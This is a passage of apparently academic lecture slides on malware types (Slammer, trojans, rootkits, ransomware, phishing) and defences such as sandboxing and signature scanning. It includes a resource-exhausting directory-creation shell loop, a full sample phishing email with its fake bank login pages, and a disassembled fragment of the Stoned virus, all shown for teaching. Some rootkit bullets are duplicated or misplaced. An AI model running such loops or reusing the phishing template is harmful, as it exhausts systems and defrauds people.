  - If a UDP packet arrived on port 1434 with the first byte 0x04, the rest of the packet is interpreted as a registry key to be opened, and is stored in the buffer for that purpose later.
  - But without length checking the rest of the packet can be written into the buffer.
- The packet was just 376 bytes long.
- https://www.giac.org/paper/gcih/414/attack-slammer-worm-practical-case-study/103632

Trojan horses

- A friend passes you an interesting game.
  - You run it and it is lots of fun.
  - The license says it’s freeware so you pass it to your friends.
- What could happen?
  - It could be a Trojan Horse.
  - It could be doing something malicious in addition to the obvious game.

Trojan Technology

- Some concealment methods:
  - A Trojan renames itself to the name of a valid system file.
  - They can also be encrypted and polymorphic, and could install themselves in different ways to escape detection.

- Hiding as source code:
  - They transfer themselves as ASCII text source code onto the host machine.
  - They are then compiled or interpreted to bypass malicious code scanners.
  - The executable code or a batch file is included to assemble or interpret the code on the fly.
  - The companion programs that assemble or link the source code into its runtime form are usually legitimate programs and will not be flagged by scanners either.
  - Other Trojans use tools already available on most Windows PCs (*DEBUG.EXE or WSCRIPT.EXE*) to launch their programs.

- Remote Administration Trojans (RAT's):
  - These allow a hacker to take complete control of a PC. Very nasty with keyboard & screen capture, and the ability to directly manipulate your computer.
- Backdoor Programs:
  - In March 2001 it was revealed that a group of Eastern European hackers had spent over a year exploiting an NT vulnerability and installing backdoor Trojans to steal more than a million credit cards from over 40 top e-commerce and e-banking web sites.
- Network Redirection:
  - Many Trojans, including the most successful RATs, allow network redirection. This allows a hacker to redirect specific attacks through a compromised intermediate host machine toward a new target.
    - This can, for example, be used to avoid firewall filtering.

Bacteria

- A bacterium or rabbit (or wabbit ☺) is a program that creates many instances of itself to burn up resources of some type.
  - A bacterium is not required to use all resources on the system, but is aiming to result in some level of denial of service.
- An example …

```
while true
do
    mkdir x
    chdir x
done
```

Logic Bombs

- A program that performs an malicious action when some external event occurs.
- Plant Trojan horses in system using a logic bomb.
- The most common logic used is date matching, but it could be anything.

Backdoor

- Backdoor (Trapdoor) is a secret entry point into a program that allows someone to gain access without going through the usual security access procedures
  - Programmers used backdoor to debug and test programs
  - But can be used to gain unauthorised access
- A backdoor is usually implemented as a network service listening on some non-standard port that the attacker can connect to and issue commands through to be run on the compromised system
  - The WannaCry ransomware included such a backdoor
  - See: https://www.kaspersky.com.au/resource-center/threats/ransomware-wannacry
- It is difficult to implement operating system controls for backdoors in applications.


Rootkits

- These are collections of tools designed to “govern” a particular operating system.
  - Why rootkit? Because root is the system administration account on Unix systems.
- More specifically, a installed rootkit allows an attacker to change the system functionality. This includes:
- How do rootkits get there?
  - Trojan horses are one way.
  - Adding and removing programs.
  - Transmit and receive network traffic.
  - Changing the state of system monitors.
- How do rootkits get there?
  - Trojan horses are one way.


- In the scenario on the previous slide the rootkit tries to hide itself.
- This is typical.
  - Disabling scanners.
  - Hiding malicious processes, …
    - Either at the user/application level so the user doesn't receive accurate information.
    - Or at the kernel level by removing the malicious processes from the kernel's active list.
- Rootkits are very useful for increasing the effectiveness of other attacks.

Ransomware

- From the Symantec report (April 2015)
- “Ransomware attacks grew 113 percent in 2014, along with 45 times more crypto-ransomware attacks.” ~ 24,000 per day…
- Randomware typically involves an attack on availability that will not be stopped until some payment is made.
  - Crypto-ransomware involves encrypting files.
  - When you pay, you get the password/key.



From: https://www.blackfog.com/the-state-of-ransomware-in-2023/




- This one uses some social engineering too …
- From https://en.wikipedia.org/wiki/Ransomware

Phishing

- **Phishing**: Cybercriminal attempts to steal personal and financial information or infect computers and other devices with malware and viruses
  - It’s a form of social engineering.
  - Designed to trick you into clicking a link or providing personal or financial information
  - Often in the form of emails and websites
  - May appear to come from legitimate companies, organizations or known individuals
  - Take advantage of natural disasters, epidemics, health scares, political elections or timely events

- According to the Anti-Phishing Working Group (www.antiphishing.org),
  "Phishing attacks use both social engineering and technical subterfuge to steal consumers' personal identity data and financial account credentials."
- Things like keyloggers, screenloggers and web Trojans can be considered phishing tools.
- The Anti-Phishing Working Group(www.antiphishing.org) produces quarterly reports on trends in, primarily, Phishing.
  - In the fourth quarter of 2022: 1,350,037 phishing attacks were observed
  - http://www.antiphishing.org/trendsreports/
- The State of Phishing Attacks 2022: https://www.slashnext.com/the-state-of-phishing-2022/

A typical Phishing Email…



usbank.
Five Star Service Guaranteed

Dear US Bank Customer,

Recently there have been a large number of identity theft attempts targeting US Bank Customers.
In order to safeguard your account we require that you confirm your banking details.

This process is mandatory, and if not completed within the nearest time your account or credit card may be subject to temporary suspension.

To securely confirm your US Bank Account details please follow the link:

https://www.usbank.com/InternetBanking/RequestRouter?requestCmdId=upt

Note: You may have to report this message as "Not Junk Mail" if update link does not work.

Thank you for your prompt attention to this matter and thank you for using US Bank.

© 2004 U.S.Bancorp

Images from Anti-Phishing Working Group's Phishing Archive

… and then…

- … the next page requests more information:
  - Name.
  - Address.
  - Telephone.
  - Credit Card Number, Expiration Date, Security Code.
  - PIN.
  - Account Number.
  - Personal ID.
  - Password.

U.S. Bank Internet Banking - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Favorites Media

Address http://210.104.211.21/.ft./.1./

usbank. Five Star Service Guaranteed

Customer Service Contact Us Locations

Internet Banking

Where is 210.104.211.21:
Location: Korea, Republic Of

Welcom

Think Future. Bank Smart.

Plan your future with smart student banking solutions from U.S. Bank, including:

- U.S. Bank Student Checking
- U.S. Bank College Visa® Card
- U.S. Bank Visa® Buxx Prepaid Card
- U.S. Bank Student Loans

Learn more.

Personal ID

Password

Forgot your password or need help? Get login assistance.

Select Your Destination

Your Accounts

Login

For your security, please remember to log out of Internet Banking when you finish your session.

To access your accounts online, enroll now.

Need More Info?

» What is Internet Banking?

» Frequently asked questions

» Browser requirements and security standards

» Protect your identity

Take a Tour

Enroll Now

Connection Secured

Member FDIC

Privacy Pledge | Security Standards

© 2004 U.S. Bancorp

Images from Anti-Phishing Working Group's Phishing Archive

U.S. Bank Internet Banking - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://210.104.211.21/.ft./.1./complete.html

usbank. Five Star Service Guaranteed

Customer Service Contact Us Locations

Internet Banking

Your account information will be verified by US Bank Department in the next 24 hours.
Thank you for your cooperation.

Connection Secured

Member FDIC

Privacy Pledge | Security Standards

© 2004 U.S. Bancorp

Countermeasures

- Malware acts as both data and instructions:
  - A virus inserts code (a set of instructions) into another program.
  - The set of instructions is treated as data.
  - The virus executes itself, the set of instructions is treated as an executable.
  - Protection:
    - Treat all programs as type "data“.
    - Some certifying authority can change the type to executable, after verification takes place.

- Against Malicious code assuming the identity of a user:
  - When a user executes malicious code, that code can access and affect objects within the user's protection domain.
  - Protection: Limiting the objects accessible to a given process run by the user.
    - Information Flow Metrics.
    - Reducing the Rights.
    - Sandboxing.

- **Information flow metrics**:
- Define the flow distance metric $fd(x)$ for some information x as follows:
  - Initially, all information has $fd(x) = 0$.
  - Whenever x is shared, $fd(x)$ increases by 1.
  - Whenever x is used as input to a computation, the flow distance of the output is the maximum of the flow distances of the input.
- Information is accessible only while the distance is **less** than some value V.
- Information vs data?

- Example of applying the flow distance metric.
  - A, B, and C work on the same computer.
  - $V_A=3$. $V_B=V_C=2$.
  - A creates a program P containing a virus. ☺
  - B executes P.
    - The contents of P have a flow distance of 0, so when the virus infects B's file Q, the flow distance of the virus is 1, and so B can access it.
      - Hence, the copying succeeds.
  - C executes Q, when the virus tries to spread to her files, its flow distance increases to 2.
    - Hence, the infection is not permitted, because C can only access information with a flow distance 0 or 1.
    - C can however execute P and it will flow. ☹

- **Reducing the Rights**:
  - The user can reduce their associated work domain when running a suspect program.
  - This follows from the principle of least privilege:

A subject should be given only those privileges that it needs in order to complete its task.

More on defence

- **Sandboxing** can be used.
  - Virtual environments.
    - From Symantec report (April 2015).
      - “In 2014, up to 28 percent of all malware was “virtual machine aware.””
- Restrict sharing by controlling the domain boundaries:
  - Restrict users in different protecting domains from sharing programs or data.
  - Programs to be protected should be placed at the lowest level of an implementation of a multilevel security policy.

Detection

- Normal behaviour of a system is usually different from the activity profile of an infected system.
  - Virus monitors monitor known methods of virus activity, such as attempts to write to a boot sector, modify interrupt vectors, write to system files... and detect abnormal behaviour of the system.
- **Advantages:**
  - Works for all viruses.
  - Detection is before (complete) infection.
- **Disadvantages:**
  - To detect a high percentage of viruses, the sensitivity of the monitor must be set high and this may generate many false alarms.

- Theorem (by Cohen):

  It is undecidable whether an arbitrary program contains a computer virus.

There are formal definitions of viruses that allow this type of result to be derived.

Multiple copy testing …

- Run several copies of the “same program or algorithm”.
  - This is not simply running the same program several times.
- Majority rules…
- The check could be based on results, calls made, efficiency …
- Majority still might not be trusted, because they might all be corrupted.
- But different performances can imply action needs to be taken.

Signature scanning

- Signature scanning (signature= search string= scan string) is the simplest and the most common approach to virus detection.
- Signature extraction is a non-trivial process:
  - The infection is disassembled and the key portions are identified.
  - The key portions are combined to form a signature.
  - The signature is checked against a large library of programs to reduce the chance of false positives occurring when signature accidentally matches some library code.

```
seg000:7C40 BE 04 00                    mov     si, 4           ; Try it 4 times
seg000:7C40                                                     ;
seg000:7C43
seg000:7C43                 next:                               ; CODE XREF: sub_7C3A+27↓j
seg000:7C43 B8 01 02                    mov     ax, 201h        ; read one sector
seg000:7C46 0E                          push    cs
seg000:7C47 07                          pop     es
seg000:7C48                             assume es:seg000
seg000:7C48 BB 00 02                    mov     bx, 200h        ; to here
seg000:7C4B 33 C9                       xor     cx, cx
seg000:7C4D 8B D1                       mov     dx, cx
seg000:7C4F 41                          inc     cx
seg000:7C50 9C                          pushf
seg000:7C51 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C56 73 0E                       jnb     short fine
seg000:7C58 33 C0                       xor     ax, ax
seg000:7C5A 9C                          pushf
seg000:7C5B 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C60 4E                          dec     si
seg000:7C61 75 E0                       jnz     short next
seg000:7C63 EB 35                       jmp     short giveup
```

Figure 11.2 A code snippet of the Stoned virus loaded to IDA.

- This is from page 428 of The Art of Computer Virus Research and Defense by Peter Szor (2005).

- **Advantages**:
  - Signature scanning can be used against Trojan horses, logic bombs and other malicious software.
- **Disadvantage:**
  - Scanning cannot find new viruses before their patterns are known.
  - It is also ineffective against polymorphic viruses.
- First-generation scanner's use virus signatures only.
- GPU's can be used to speed up signature processing! https://developer.nvidia.com/gpugems/gpugems3/part-v-physics-simulation/chapter-35-fast-virus-signature-matching-gpu

2nd, 3rd and 4th generation scanners


- **Second generation** scanners don't just use specific signatures, since the signatures of many viruses change (polymorphic).
  - User heuristic rules to search for probable malware instances
  - Integrity checks (e.g. checksum) can also be applied

- Manipulation Detection Codes (or MDC's).
  - Apply some function to a file to obtain a set of bits called the signature block and then protect that block.
  - If the recomputing the signature block, the result differs from the stored signature block, the file has changed, possibly as a result of a malicious code.
  - We can use hash functions here!

- … and timestamps are useful too.
- The time of the last change to a program is kept separate from the environment that the program is stored.
- Timestamps should be frequently checked to ascertain the integrity of the program.

- Third generation scanners detect viruses by behaviour.
  - For example, attempts to interact inappropriately with certain system files could trigger detection.
